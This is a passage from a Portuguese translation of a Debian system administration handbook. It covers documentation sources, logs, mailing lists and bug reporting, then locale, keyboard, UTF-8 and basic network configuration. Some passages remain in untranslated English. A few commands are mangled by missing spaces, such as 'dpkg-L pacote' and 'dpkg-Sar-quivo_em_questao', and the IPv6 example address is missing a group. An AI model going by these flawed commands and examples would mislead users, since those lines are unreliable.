### **DICA Navegando através de links**

Muitas páginas do manual têm uma seção "VEJA TAMBÉM", geralmente no final. Refere-se a outras páginas de manuais relevantes para comandos semelhantes, ou a documentação externa. Desta forma, é possível encontrar documentação relevante, mesmo quando a primeira escolha não é ótima.

O comando **man** não é o único meio de consulta às páginas do manual, já que os programas **konqueror** (no KDE) e **yelp** (no GNOME) também oferecem essa possibilidade. Há também uma interface web, fornecida pelo pacote **man2html**, que permite visualizar páginas de manual em um navegador web. Em um computador onde esse pacote está instalado, use esta URL:

? <http://localhost/cgi-bin/man/man2html>

Este utilitário requer um servidor web. É por isso que você deve optar por instalar este pacote em um dos servidores: todos os usuários da rede local poderão se beneficiar deste serviço (incluindo máquinas não-Linux), e isso permitirá que você não configure um servidor HTTP em cada estação de trabalho. Se o seu servidor também é acessível a partir de outras redes, pode ser desejável restringir o acesso a este serviço apenas para usuários da rede local.

#### **POLÍTICA DEBIAN Páginas de manual necessárias**

O Debian requer que cada programa tenha uma página de manual. Se o autor original não fornecer uma, o mantenedor do pacote Debian normalmente irá escrever uma página mínima que dirá ao leitor, no mínimo, o local da documentação original.

## **7.1.2. Documentos de *info***

O projeto GNU escreveu manuais para a maioria de seus programas no formato *info*; é por isso que muitas páginas do manual referem-se à documentação *info* correspondente. Esse formato oferece algumas

vantagens, mas o programa para ver estes documentos é também um pouco mais complexo.

Ele é chamado, obviamente, de **info**, e recebe o nome do "nó" a ser consultado como argumento. A documentação *info* tem uma estrutura hierárquica, e se você invocar **info** sem parâmetros, ele irá mostrar uma lista de nós disponíveis no primeiro nível. Normalmente, nós levam o nome dos comandos correspondentes.

Os controles de navegação na documentação não são particularmente intuitivos. O melhor método para se familiarizar com o programa é, provavelmente, invocá-lo e em seguida digitar **h** (de "help" - "ajuda") e seguir as instruções para aprender através da prática. Alternativamente, você também pode usar um navegador gráfico, que é muito mais amigável com o usuário. Mais uma vez, o **konqueror** e o **yelp** funcionam; o **info2www** também fornece uma interface web.

? <http://localhost/cgi-bin/info2www>

Observe que o sistema *info* não permite tradução, ao contrário do Sistema de página **man**. Documentos *info* são, portanto, sempre em Inglês. No entanto, quando você pedir ao sistema **info** para exibir uma página *info* inexistente, ele retornará a página *man* com o mesmo nome (se existir), que pode estar traduzida.

## 7.1.3. Documentação Específica

Cada pacote inclui a sua própria documentação. Mesmo os programas mais mal documentados costumam ter um arquivo **README** que

contém algumas informações interessantes e/ou importantes. Esta documentação está instalada no diretório `/usr/share/doc/pacote/` (onde *pacote* é o nome do pacote). Se a documentação é particularmente grande, não pode ser incluída no pacote principal do programa, mas pode ser transferida para um pacote dedicado que normalmente é chamado *pacote-doc*. O pacote principal geralmente recomenda o pacote de documentação para que você possa encontrá-lo facilmente.

No `/usr/share/doc/pacote/` existem também alguns arquivos fornecidos pelo Debian e que completam a documentação especificando as particularidades do pacote ou melhorias em relação a uma instalação tradicional do software. O `README.Debian` também indica todas as adaptações que foram feitas para cumprir com a política Debian. O arquivo `changelog.Debian.gz` permite ao usuário acompanhar as modificações feitas no pacote ao longo do tempo: é muito útil para tentar entender o que mudou entre as duas versões instaladas que não têm o mesmo comportamento. Finalmente, às vezes existe um arquivo `NEWS.Debian.gz` que documenta as maiores mudanças no programa que pode diretamente se referir ao administrador.

## 7.1.4. Páginas da Internet

Na maioria dos casos, os programas de software livre têm sites que são usados para distribuir e para unir a comunidade de seus desenvolvedores e usuários. Estes sites são freqüentemente carregados com informação relevante de várias formas: a documentação oficial, FAQ (Frequently Asked Questions - Perguntas mais frequentes), arquivos de listas de discussão, etc. Muitas vezes, problemas que você ter, podem ter sido alvo de muitas perguntas; arquivos FAQ ou lista de

discussão podem ter uma solução para ele. Um bom domínio dos motores de busca provaram ser imensamente valioso para encontrar páginas relevantes rapidamente (pela restrição da busca ao domínio da Internet ou sub-domínio dedicado ao programa). Se a pesquisa retornar muitas páginas ou se os resultados não corresponderem ao que você procura, você pode adicionar a palavra-chave **debian** para limitar os resultados e informações alvo relevantes.

## **DICAS** Do erro para a solução

Se o software retorna uma mensagem de erro muito específica, inseri-lo no motor de busca (entre aspas, ", a fim de não procurar por palavras-chave individuais, mas para a frase completa). Na maioria dos casos, os primeiros links retornados conterão a resposta que você precisa.

Em outros casos, você vai ter erros muito gerais, como "Permissão negada". Neste caso, o melhor é verificar as permissões dos elementos envolvidos (arquivos, identificação de usuário, grupos, etc).

Se você não sabe o endereço para o site do software, existem vários meios de consegui-lo. Primeiro, verifique se existe um campo Homepage no pacote da meta-informação (**apt-cache show pacote**). Alternativamente, a descrição do pacote pode conter um link para o site oficial do programa. Se nenhuma URL for indicada, olhe em `/usr/share/doc/pacote/copyright`. O mantenedor do Debian geralmente indica neste arquivo onde tem código-fonte do programa, e este é provavelmente o site que você precisa encontrar. Se nesta fase a sua pesquisa ainda é infrutífera, consulte um diretório de software livre, como Freecode.com (anteriormente Freshmeat.net) ou Framasoft, ou procurar diretamente com um motor de busca, como Google ou Yahoo.

? <http://freecode.com/>

? <http://framasoft.org/>

Você também pode querer verificar o wiki Debian, um site colaborativo onde qualquer pessoa, mesmo os simples visitantes, podem fazer sugestões diretamente dos seus navegadores. É utilizado tanto por desenvolvedores, de modo a projetar e especificar seus projetos, como por usuários que compartilham o seu conhecimento por escrever documentos de forma colaborativa.

? <http://wiki.debian.org/>

## 7.1.5. Tutoriais (*HOWTO*)

Um howto é um documento que descreve, em termos concretos e passo a passo, como atingir uma meta pré-definida. Os objetivos cobertos são relativamente variados, mas muitas vezes de natureza técnica: por exemplo, a criação de mascara IP, configuracao do software RAID, a instalação de um servidor Samba, etc. Estes documentos geralmente tentam cobrir todos os potenciais problemas susceptíveis de ocorrer durante a execução de uma determinada tecnologia.

Muitos tutoriais são gerenciados pelo Projeto de Documentação do Linux (LDP), cujo site hospeda todos estes documentos:

? <http://www.tldp.org/>

Para visualizá-los localmente, basta instalar o pacote doc-linux-html. Versões HTML Locais estarão disponíveis no diretorio /usr/share/doc/HOWTO/.

Leve esses documentos com um grão de sal. Elas são velhos, a informação que eles contêm é muito obsoleta. Este fenômeno é ainda mais freqüente para as suas traduções, uma vez que as atualizações não são nem sistemáticas nem um instante após a publicação de uma nova versão dos documentos originais. Isso faz parte da alegria de trabalhar em um ambiente de voluntariado e sem restrições...

# 7.2. Procedimentos comuns

O objetivo desta seção é apresentar algumas dicas gerais sobre determinadas operações que um administrador freqüentemente têm de realizar. Estes procedimentos é claro não cobrirão todos os casos possíveis de forma exaustiva, mas podem servir como pontos de partida para os casos mais difíceis.

## **DESCOBRIMENTO Documentação em Francês**

Muitas vezes, a documentação traduzida para uma língua não-Inglês está disponível em um pacote separado com o nome do pacote correspondente, seguido por `-lang` (onde `lang` é o código de duas letras ISO para a linguagem).

Assim, o pacote `apt-howto-fr` contém a tradução francesa do howto para `APT`. Da mesma forma, os pacotes `quick-reference-fr` e `debian-reference-fr` (referência Debian) são as versões francesas dos guias de referências para o Debian (inicialmente escrito em Inglês por Osamu Aoki).

## 7.2.1. Configurando um Programa

Quando você deseja configurar um pacote desconhecido, você deve proceder por etapas. Primeiro, você deve ler o que o mantenedor do pacote tem documentado. Leitura `/usr/share/doc/pacote/README`. Debian irá certamente permitir que você saiba de disposições específicas feitas para simplificar o uso do software. Por vezes, é essencial, a fim de compreender as diferenças em relação ao comportamento original do programa, tal como descrito na documentação geral, tais como howtos. Às vezes esse arquivo também detalham os erros mais comuns em ordem para que você evite perder tempo com problemas comuns.

Então, você deve olhar a documentação oficial do software - consulte a seção anterior para identificar as várias fontes de documentação existente. O comando **`dpkg-L pacote`** fornece uma lista de arquivos incluídos no pacote, você pode, portanto, identificar rapidamente a documentação disponível (bem como os arquivos de configuração, localizado no arquivo `/etc/`). **`dpkg-s pacote`** produz os cabeçalhos dos pacotes e mostra todos os pacotes possíveis recomendados ou sugeridos; lá, você pode encontrar a documentação ou um utilitário que irá facilitar a configuração do software.

Finalmente, os arquivos de configuração são muitas vezes auto-documentados por muitos comentários explicativos, detalhando os vários valores possíveis para cada configuração. Tanto que às vezes é apenas o suficiente escolher uma linha para ativar entre as disponíveis. Em alguns casos, exemplos de arquivos de configuração são fornecidos no

diretório `/usr/share/doc/pacote/examples/`. Eles podem servir de base para o seu próprio arquivo de configuração.

### **POLITICA DEBIAN Localizacao de exemplos**

Todos os exemplos devem ser instalados no diretório `/usr/share/doc/pacote/examples/`. Este pode ser um ficheiro de configuração, o código de fonte do programa (um exemplo da utilização de uma biblioteca), ou um script de conversão de dados que o administrador pode utilizar, em certos casos (tal como para inicializar uma base de dados). Se o exemplo é específico para uma arquitetura particular, ele deve ser instalado em `/usr/lib/pacote/examples/` e deve haver um link apontando para esse arquivo no `/usr/share/doc/pacote/exemplos/`.

## **7.2.2. Monitorando o que o Daemons esta fazendo**

Um daemon complica um pouco a compreensão de uma situação, uma vez que não interagem diretamente com o administrador. Para verificar se um daemon está realmente trabalhando, você precisa testá-lo. Por exemplo, para verificar o daemon Apache (servidor web), testá-lo com uma solicitação HTTP.

Para permitir esses testes, cada daemon geralmente registra tudo o que ele faz, bem como de quaisquer erros que encontrar, no que são chamados "arquivos de log" ou "logs do sistema". Os logs são armazenados em `/var/log/` ou um de seus subdiretórios. Para saber

o nome exato de um arquivo de log para cada daemon, consulte a documentação. Nota: um único teste nem sempre é suficiente se não cobrir todos os casos de uso possíveis, alguns problemas só ocorrem em determinadas circunstâncias.

## **FERRAMENTA O daemon rsyslogd**

**rsyslogd** é especial: ele coleta os logs de mensagens do sistema (internos) que são enviadas a ele por outros programas. Cada entrada de log é associado a um subsistema (e-mail, kernel autenticação, etc) e uma prioridade, dois bits de informação **rsyslogd** processa para decidir o que fazer. A mensagem de log pode ser gravada em vários arquivos de log e/ou enviados para um console de administração. Os detalhes são definidos no `/etc/rsyslog.conf` arquivo de configuração (documentado na página de manual com o mesmo nome).

Certas funções C, que são especializadas em registros de envio, simplificam o uso do daemon **rsyslogd**. No entanto, alguns daemons gerem os seus próprios arquivos de log (este é o caso, por exemplo, do **samba**, que implementa partes do Windows no Linux).

## **DE VOLTA AO BASICO Daemon**

Um daemon é um programa que não é explicitamente invocado pelo usuário e que fica por trás, à espera de uma determinada condição ser cumprida antes de executar uma tarefa. Muitos programas de servidor são daemons, um termo que explica que a letra "d" está freqüentemente presente no final do seu nome (**sshd**, **smtpd**, **httpd**, etc.).

Qualquer operação preventiva começa por consultar regularmente os logs do servidor mais relevante. Você pode, assim, diagnosticar problemas antes mesmo deles serem relatados por usuários descontentes. Na verdade, por vezes, os usuários podem esperar por um problema reaparecer durante vários dias antes de denunciá-lo. Você pode usar uma ferramenta específica para analisar o conteúdo dos arquivos de log maiores. Você pode encontrar esses utilitários para servidores web (como **analog**, **awstats**, **webalizer** para o Apache), para servidores FTP, para servidores proxy/cache, para firewalls, para servidores de correio electrónico, para servidores de DNS, e até mesmo para os servidores de impressão. Algumas destas utilidades operam de uma maneira modular e permitem a análise de vários tipos de arquivos de registo. Este é o caso de **liras** ou também **modlogan**. Outras ferramentas, como **logcheck** (um software discutido em [Chapter 14, Segurança](#)), escaneia esses arquivos para procurar alertas para serem tratados.

## 7.2.3. Pedindo ajuda em uma lista

Se as suas várias buscas não tiver o ajudado a chegar à raiz de um problema, é possível obter ajuda de outras pessoas, talvez mais experientes. Este é realmente o objetivo da lista <[debian-user@lists.debian.org](mailto:debian-user@lists.debian.org)>. Como em qualquer comunidade, tem regras que precisam ser seguidas. Antes de pedir qualquer pergunta, você deve verificar se o seu problema não estiver coberto por debates recentes sobre a lista ou qualquer documentação oficial.

? <http://wiki.debian.org/DebianMailingLists>

? <http://lists.debian.org/debian-user/>

## **DICA Lendo uma lista na Web**

Para listas de discussão de alto volume, como <[debian-user@lists.debian.org](mailto:debian-user@lists.debian.org)>, pode valer a pena passar por eles como um fórum de discussão (ou newsgroups). Gmane.org permite consulta das listas Debian neste formato. A lista acima está disponível em:

? <http://dir.gmane.org/gmane.linux.debian.user>

## **DE VOLTA AO BASICO Aplicar Netiquette**

Em geral, para toda a correspondência em listas de correio electrónico, as regras de Netiquette devem ser seguidas. Este termo refere-se a um conjunto de regras de senso comum, a partir de cortesia comum para erros que devem ser evitados.

? <http://tools.ietf.org/html/rfc1855>

Uma vez que você encontrou estas duas condições, você pode pensar em descrever o seu problema para a lista de discussão. Inclua o máximo de informações relevantes possíveis: os vários testes realizados, documentação consultada, como você tentou diagnosticar o problema, os pacotes em questão ou aqueles que podem estar envolvidos, etc. Verifique o Sistema de Acompanhamento de Bugs (BTS, descrito na barra lateral [\*\*FERRAMENTA Bug tracking system\*\*](#)) para problemas semelhantes, e mencionar os resultados dessa pesquisa, fornecendo links para bugs encontrados. BTS começa em:

? <http://www.debian.org/Bugs/index.html>

O mais cortês e preciso que você tenha sido, as maiores chances suas de obter uma resposta, ou, pelo menos, alguns elementos de resposta. Se você receber informações relevantes por e-mail privado, pense em resumir esta informação publicamente para que outros possam beneficiar. Permitir os arquivos da lista, pesquisados através de vários motores de busca, mostrem a resolução para outros que podem ter a mesma pergunta.

## 7.2.4. Reportando um Bug Quando um Problema É Muito Difícil

Se todos os seus esforços para resolver um problema falhar, é possível que uma resolução não seja de sua responsabilidade, e que o problema é devido a um bug no programa. Neste caso, o procedimento correto é relatar o bug ao Debian ou diretamente aos desenvolvedores. Para fazer isso, isolar o problema, tanto quanto possível e criar uma situação de teste mínimo em que pode ser reproduzido. Se você souber qual o programa que é a causa aparente do problema, você pode encontrar o seu pacote correspondente usando o comando, **dpkg-Sar-quivo\_em\_questao**. Verifique o Sistema de Rastreamento de Bugs (<http://bugs.debian.org/pacote>) para assegurar que o erro não tenha sido relatado. Você pode então enviar o seu relatório de bug próprio, usando o comando **reportbug**, incluindo as informações, tanto quanto possível, especialmente uma descrição completa dos casos de teste mínimo que permitirá que qualquer pessoa recrie o bug.

---

Os elementos deste capítulo são um meio eficaz para resolver os problemas que os capítulos que se seguem podem trazer. Use-os sempre que necessário!

# Chapter 8. Configuração Básica: Rede, Contas, Impressão...

Um computador com uma nova instalação criada com o **debian-installer** tenta ser tão funcional quanto possível, mas muitos serviços ainda devem ser configurados. Além disso, é sempre bom saber como mudar certos elementos de configuração definidos durante o processo de instalação inicial.

Este capítulo revisa tudo que pode ser incluído no que se pode chamar de "configuração básica": redes, idioma e localização, usuários e grupos, impressão, pontos de montagem, etc.

# 8.1. Configurando o Sistema para Outra Língua

Se o sistema foi instalado usando Francês, a máquina provavelmente já vai ter o francês configurado como o idioma padrão. Mas é bom saber que o instalador vai configurar o idioma, de forma que, se mais tarde surgir a necessidade, você pode mudá-lo.

## **FERRAMENTA** O comando locale para mostrar a configuração atual

O comando **locale** lista um resumo da configuração atual de vários parâmetros do locale (formato de data, formato de números, etc.), apresentados na forma de um grupo de variáveis de ambiente padrão dedicadas à modificação dinâmica destas configurações.

## 8.1.1. Definindo a Língua Padrão

Um "locale" é um grupo de configurações regionais. Isto inclui não apenas o idioma do texto, mas também o formato para exibir números, datas, horas e valores monetários, assim como o método de comparação alfabética (para itens ordenados alfabeticamente, quando aplicável). Embora cada um destes parâmetros possa ser especificado independentemente dos outros, geralmente usamos um "locale", que é um conjunto coerente de valores para estes parâmetros correspondendo a uma "região" no sentido amplo. Estes "locales" são usualmente indicados na forma, *código-de-idioma\_CÓDIGO-DE-PAÍS*, algumas vezes com um sufixo para especificar o conjunto de caracteres e codificação a ser usado. Isto habilita considerações de diferenças idiomáticas ou tipográficas entre regiões com uma linguagem em comum.

### **CULTURA Conjuntos de Caracteres**

Historicamente, cada localidade tem associado um "conjunto de caracteres" (um grupo de caracteres conhecidos) e uma "codificação" preferida (representação interna para caracteres dentro do computador).

A codificação *ISO-8859-1* (ou "Latin 1"), por exemplo foi usada preferencialmente na França. Mas por razões históricas, ela não incluiu certos caracteres (como œ, Ÿ e €). Este problema levou a criação do *ISO-8859-15* (ou "Latin 9", ou ainda "Latin 0"). Entre outros, ele substituiu respectivamente o símbolo internacional para moeda anterior (um círculo com quatro pontas, ✠), "1/2", "1/4" e "3/4" por "€" (o símbolo de Euro), "œ",

“Œ” e “Ÿ”. Já que a codificação para estes dois conjuntos usam um único octeto (8 bits) para cada caractere, os conjuntos somente possuíam espaço para 256 caracteres. Outra línguas usam outro conjunto de caracteres ou outras codificações, da família "Latin" ou não.

Trabalhar com línguas estrangeiras comumente implica trocar regularmente entre várias codificações e conjuntos de caracteres.\nAlém disso, escrever um documento diversas linguás leva a mais, quase intratáveis problemas. Unicode (um super catálogo de quase todos os sistemas de escrita de todas as línguas do mundo) foi criado para contornar este problema. Uma das codificações Unicode, UTF-8, retém todos os 128 símbolos ASCII (códigos 7-bits), mas lida com outros caracteres diferentemente. Os outros são precedidos por uma sequência do carácter "escape" com um tamanho variado. Isto permite codificar todos os caracteres Unicode com uma sequência de um ou mais octetos.

Aplicações migraram vagarosamente, e o uso do UTF-8 é disseminado. Isto foi facilitado devido ao fato de que essa codificação é a codificação para documentos XML. Fora algumas situações específicas, está é a codificação que deveria ser utilizada de modo geral. Ele se tornou padrão para novas instalações desde Etch.

O pacote locales inclui todos os elementos necessários para seu funcionamento correto da "localização" de várias aplicativos. Durante a instalação, este pacote perguntará algumas questões de maneira a escolher o suporte de línguas. Este conjunto de línguas pode ser alterado executando o comando **dpkg-reconfigure locales**.

Você será perguntado, primeiro, para escolher quais "localidades" serão incluídas. Selecionando todas as localidades inglesas (o que significa todos aqueles que começam com "en\_US") é uma escolha sensata. Não hesite em escolher outras localidades se a máquina for hospedar

usuários estrangeiros. A lista de localidades do sistema estão armazenadas no arquivo `/etc/locale.gen`. É possível editar este arquivo manualmente, mas você deveria executar **locale-gen** após algumas modificações. Ele gerará os arquivos necessários para o funcionamento correto da inclusão das localidades e remoção dos arquivos obsoletos.

A segunda pergunta, "Set default locale" ("configurar locale padrão"), pede um locale padrão. A escolha recomendada no Brasil é "`pt_BR.UTF-8`". Portugueses de portugal vão preferir "`pt_PT.UTF-8`" e franceses, "`fr_CA.UTF-8`". O arquivo `/etc/default/locale` vai ser então modificado para configurar o locale padrão para a variável de ambiente, `LANG`.

## **ATRÁS DAS CENAS** `/etc/environment` e `/etc/default/locale`

---

O arquivo `/etc/environment` dá aos programas **login**, **gdm**, ou até mesmo **ssh** as variáveis de ambiente corretas a serem criadas.

Estes aplicativos não criam essas variáveis diretamente, mas sim via um módulo PAM (`pam_env.so`). PAM (Pluggable Authentication Module - Módulo de autenticação plugável) é uma biblioteca centralizadora de mecanismos para autenticação, inicialização de sessão, e gerenciamento de senhas. Veja [Section 11.7.3.2, “Configurando o PAM”](#) para um exemplo da configuração do PAM.

O arquivo `/etc/default/locale` funciona de maneira similar, mas não contém a variável do ambiente `LANG`. Isto significa que os usuários do PAM herdarão um ambiente sem regionalização. Executar um programa servidor com os parâmetros regionais é geralmente

desaconselhado; por outro lado, usar configurações implicitamente regionais é recomendado para programas que abram sessões para usuários.

## 8.1.2. Configurando o Teclado

Até o Debian Lenny, a disposição ("layout") do teclado era controlada por dois sistemas diferentes: para o console, o par console-tools/console-data; para ambientes gráficos, o keyboard-configuration. A partir da Squeeze, estes dois sistemas foram unificados e o keyboard-configuration controla a disposição do teclado tanto no console quanto no modo gráfico. O comando **dpkg-reconfigure keyboard-configuration** pode ser usado a qualquer momento para reconfigurar a disposição do teclado.

As perguntas são relevantes para a disposição do teclado físico (um teclado PC padrão nos EUA será um "Generic 104 key"), e depois a disposição para escolher (geralmente "US"), e por fim a posição da tecla AltGr (Alt da direita). Finalmente vem a pergunta da tecla a usar para a "Compose key", que permite a entrada de caracteres especiais combinando conjuntos de teclas. Digite sucessivamente **Compose ' e** e produza um e-agudo ("é"). Todas estas combinações são descritas no arquivo `/usr/share/X11/locale/en_US.UTF-8/Compose` (ou outro arquivo, determinado de acordo com o locale atual indicado por `/usr/share/X11/locale/compose.dir`).

Note que a configuração do teclado para o ambiente gráfico é descrita aqui somente afeta a layout padrão; os ambientes GNOME e KDE, entre outros, provê um painel de controle para teclado em suas preferências permitem para usuário ter sua própria configuração. Algumas opções adicionais relacionadas ao comportamento de algumas teclas particulares também estão presentes nestes painéis.

## 8.1.3. Migrando para UTF-8

A generalização da codificação UTF-8 foi uma solução a muito aguardada para várias dificuldades de interoperabilidade, já que ela facilita intercâmbio internacional e remove os limites arbitrários de caracteres que podem ser usados em um documento. O único problema é que é que ela teve que passar por uma difícil fase de transição. Como esta fase de transição não pôde ser completamente transparente (ou seja, não pôde acontecer ao mesmo tempo em todo o mundo), duas operações de conversão foram necessárias: uma no conteúdo dos arquivos e outra nos nomes dos arquivos. Felizmente, a maior parte desta migração já foi completada e discutimos ela amplamente para referência.

### **CULTURA Mojibake e erros de interpretação**

Quando um texto é enviado (ou armazenado) sem informações de codificação, nem sempre é possível para o destinatário saber com certeza qual a convenção foi usada para determinar o significado dos conjuntos

de bytes. Você pode normalmente ter uma noção olhando as estatísticas da distribuição de valores apresentados no texto, mas isto nem sempre dá uma resposta definitiva. Quando o sistema de codificação escolhido para a leitura difere do usado na escrita do arquivo, os bytes serão mal interpretados, e você terá, na melhor das hipóteses, erros em alguns caracteres, e na pior das hipóteses, algo completamente ilegível.

Então, se um texto em francês aparenta estar normal com exceção das letras acentuadas e de certos símbolos que parece terem sido substituídos com sequências de caracteres como "Ã©" ou "Ã'" ou "Ã§", provavelmente este é um texto codificado com UTF-8 mas interpretado como ISO-8859-1 ou ISO-8859-15. Este é um sinal de uma instalação local que ainda não foi migrada para UTF-8. Se, ao invés disto, você vê interrogações no lugar de letras acentuadas — mesmo se estas interrogações parecem substituir também um caractere que deve estar depois de uma letra acentuada — é provável que sua instalação já esteja configurada para UTF-8 e que você tenha recebido um documento codificado em ISO ocidental.

So much for “simple” cases. These cases only appear in Western culture, since Unicode (and UTF-8) was designed to maximize the common points with historical encodings for Western languages based on the Latin alphabet, which allows recognition of parts of the text even when some characters are missing.

Em configurações mais complexas, que, por exemplo, envolvem dois ambientes correspondendo a dois idiomas diferentes que não usam o mesmo alfabeto, você frequentemente se vê com resultados completamente ilegíveis — uma série de símbolos abstratos que não tem nada a ver uns com os outros. Isto é especialmente comum com idiomas asiáticos devido devido a seus numerosos idiomas e sistemas de escrita. A palavra japonesa *mojibake* foi adotada para descrever este fenômeno.

Quando ele acontece, o diagnóstico é mais complexo e a solução mais simples em geral é migrar os dois lados para UTF-8.

As far as file names are concerned, a migração pode ser relativamente simples. A ferramenta **convmv** (no pacote com o mesmo nome) foi criada especificamente com este objetivo; ela permite renomear arquivos de uma codificação para outra. O uso desta ferramenta é relativamente simples, mas recomendamos fazê-lo em dois passos para evitar surpresas. O seguinte exemplo ilustra um ambiente UTF-8 contendo nomes de diretórios codificados em ISO-8859-15, e o uso do **convmv** para renomeá-los.

```
$ ls travail/
Ic?nes ?l?ments graphiques Textes
$ convmv -r -f iso-8859-15 -t utf-8 travail/
Starting a dry run without changes...
mv "travail/?l?ments graphiques"          "travail/Éléments graphiques"
mv "travail/Ic?nes"                      "travail/Icônes"
No changes to your files done. Use --notest to finally change them.
$ convmv -r --notest -f iso-8859-15 -t utf-8 travail/
mv "travail/?l?ments graphiques"          "travail/Éléments graphiques"
mv "travail/Ic?nes"                      "travail/Icônes"
Ready!
$ ls travail/
Éléments graphiques Icônes Textes
```

Para o conteúdo dos arquivos, os procedimentos de conversão são mais complexos devido à vasta variedade de formatos de arquivos existentes. Alguns formatos de arquivos incluem informação de codificação que facilita a tarefa de softwares usados para tratá-los; é

suficiente, portanto, abrir estes arquivos e regravá-los especificando a codificação UTF-8. Em outros casos, você tem que especificar a codificação original (ISO-8859-1 ou “Ocidental”, ou ISO-8859-15 ou “Ocidental (Europeu)”, de acordo com as formulações) quando abrir o arquivo.

Para arquivos de texto simples, você pode usar o **recode** (que está no pacote de mesmo nome) para fazer recodificação automática. Esta ferramenta tem várias opções, explore bastante. Nós recomendamos que você consulte a documentação, a página man recode(1\|n), ou a página info recode (mais completa).

# 8.2. Configurando a Rede

***DE VOLTA AO BÁSICO*** Conceitos essenciais de rede  
**(Ethernet, endereço IP, sub-rede, broadcast).**

---

A maioria das redes locais modernas usam o protocolo Ethernet, onde dados são quebrados em pequenos blocos chamados quadros (frames, em inglês) e transmitidos através do fio um quadro por vez. As velocidades de transmissão de dados variam de 10 Mb/s para placas Ethernet antigas a 10 Gb/s nas mais novas (com as taxas mais comuns atualmente crescendo de 100 Mb/s a 1 Gb/s). Os cabos mais amplamente usados são chamados 10BASE-T, 100BASE-T, 1000BASE-T ou 10GBASE-T dependendo da vazão que eles podem fornecer confiavelmente (o T significa "twisted pair", ou "par trançado"); estes cabos terminam num conector RJ45. Existem outros tipos de cabos, usados normalmente para velocidades acima de 1 Gb/s.

Um endereço IP é um número usado para identificar uma interface de rede num computador em uma rede local ou na internet. Na sua versão mais utilizada atualmente (IPv4), este número é codificado em 32 bits, e é normalmente representado como 4 números separados por pontos (e.g. 192.168.0.1), cada número entre 0 e 255 (inclusive, o que corresponde a 8 bits de dados). A próxima versão do protocolo, IPv6, estende este espaço de endereçamento para 128 bits, e os endereços são geralmente representados como séries de números hexadecimais separados por dois-pontos (e.g., 2001:db8:13bb:0002:0000:0000:0020, ou 2001:db8:13bb:2::20 resumidamente).

Uma máscara de subrede (máscara de rede) define no seu código binário que porções de um endereço IP correspondem à rede, e o restante especifica a máquina. No exemplo de configurar um endereço IPv4 estático dado aqui, a máscara de subrede, 255.255.255.0 (24 “1”s seguidos de 8 “0”s na representação binária) indica que os primeiros 24 bits do endereço IP correspondem ao endereço de rede, e os outros 8 são específicos da máquina. Em IPv6, por legibilidade, apenas os números “1”s são mostrados; a máscara de rede para uma rede IPv6 poderia ser, portanto, 64.

The network address is an IP address in which the part describing the machine's number is 0. The range of IPv4 addresses in a complete network is often indicated by the syntax,  $a.b.c.d/e$ , in which  $a.b.c.d$  is the network address and  $e$  is the number of bits affected to the network part in an IP address. The example network would thus be written: 192.168.0.0/24. The syntax is similar in IPv6: 2001:db8:13bb::/64.

A router is a machine that connects several networks to each other. All traffic coming through a router is guided to the correct network. To do this, the router analyzes incoming packets and redirects them according to the IP address of their destination. The router is often known as a gateway; in this configuration, it works as a machine that helps reach out beyond a local network (towards an extended network, such as the Internet).

The special broadcast address connects all the stations in a network. Almost never “routed”, it only functions on the network in question. Specifically, it means that a data packet addressed to the broadcast never passes through the router.

Este capítulo foca nos endereços IPv4, já que eles são os mais comumente usados. Os detalhes sobre o protocolo IPv6 são discutidos aqui [Section 10.5, “IPv6”](#), mas os conceitos se mantêm os mesmos.

Já que a rede é automaticamente configurado durante a instalação inicial, o arquivo `/etc/network/interfaces` já contém uma configuração válida. Uma linha começando com `auto` provê uma lista de interfaces que são configuradas automaticamente na inicialização. Comumente será `eth0`, o qual se refere a primeira placa de rede.

## 8.2.1. Interface de Rede

If the computer has an Ethernet card, the network that is associated with it must be configured by choosing from one of two methods. The simplest method is dynamic configuration with DHCP, and it requires a DHCP server on the local network. It may indicate a desired hostname, corresponding to the `hostname` setting in the example below. The DHCP server then sends configuration settings for the appropriate network.

### Example 8.1. Configuração DHCP

```
auto eth0
iface eth0 inet dhcp
    hostname arrakis
```

Uma configuração "static" deve indicar uma configuração de rede de maneira fixa. Isto inclui ao menos o endereço IP e uma máscara de sub-

rede; endereços de rede e broadcasts são algumas vezes listados também. Um roteador conectado ao exterior será especificado como um gateway.

### **Example 8.2. Configuração estática**

```
auto eth0
iface eth0 inet static
    address 192.168.0.3
    netmask 255.255.255.0
    broadcast 192.168.0.255
    network 192.168.0.0
    gateway 192.168.0.1
```

#### **NOTA Múltiplos endereços**

It is possible not only to associate several interfaces to a single, physical network card, but also several IP addresses to a single interface. Remember also that an IP address may correspond to any number of names via DNS, and that a name may also correspond to any number of numerical IP addresses.

Como você pode imaginar, as configurações podem ser complexas, mas estas opções são usadas somente em casos especiais. Os exemplos citados aqui são configurações habituais típicas.

## 8.2.2. Conectando com PPP através de um modem PSTN

Uma conexão ponto a ponto (PPP) cria uma conexão intermitente; está é a solução mais comum para conexão feitas com um modem telefônico ("modem PSTN", já que a conexão vai pela rede de telefonia).

A connection by telephone modem requires an account with an access provider, including a telephone number, username, password, and, sometimes the authentication protocol to be used. Such a connection is configured using the **pppconfig** tool in the Debian package of the same name. By default, it uses the access provider's connection. When in doubt about the authentication protocol, choose *PAP*: it is offered by the majority of Internet service providers.

After configuration, it is possible to connect using the **pon** command (giving it the name of the connection as a parameter, when the default value of `provider` is not appropriate). The link is disconnected with the **poff** command. These two commands can be executed by the root user, or by any other user, provided they are in the `dip` group.

### **FERRAMENTA** Conexão sob demanda com **diald**

**diald** é serviço de conexão sob demanda que automaticamente estabelece uma conexão com necessário, detectando um pacote IP saiente e desconectando após um período de inatividade.

## 8.2.3. Conectando através de um modem ADSL

The generic term “ADSL modem” covers a multitude of devices with very different functions. The modems that are simplest to use with Linux are those that have an Ethernet interface. These tend to be popular; ADSL Internet service providers lend (or lease) a “box” with Ethernet interfaces more and more frequently, instead of those with USB interfaces. According to the type of modem, the configuration required can vary widely.

### 8.2.3.1. Modems PPPOE

### Supporting

Some Ethernet modems work with the PPPOE protocol (Point to Point Protocol over Ethernet). The **pppoeconf** tool (from the package with the same name) will configure the connection. To do so, it modifies the `/etc/ppp/peers/dsl-provider` file with the settings provided and records the login information in the `/etc/ppp/pap-secrets` and `/etc/ppp/chap-secrets` files. It is recommended to accept all modifications that it proposes.

Uma vez que essa configuração está completa, você pode iniciar a conexão ADSL com o comando, **pon dsl-provider** ou desconectar com **poff dsl-provider**.

## DICA Iniciando ppp via init

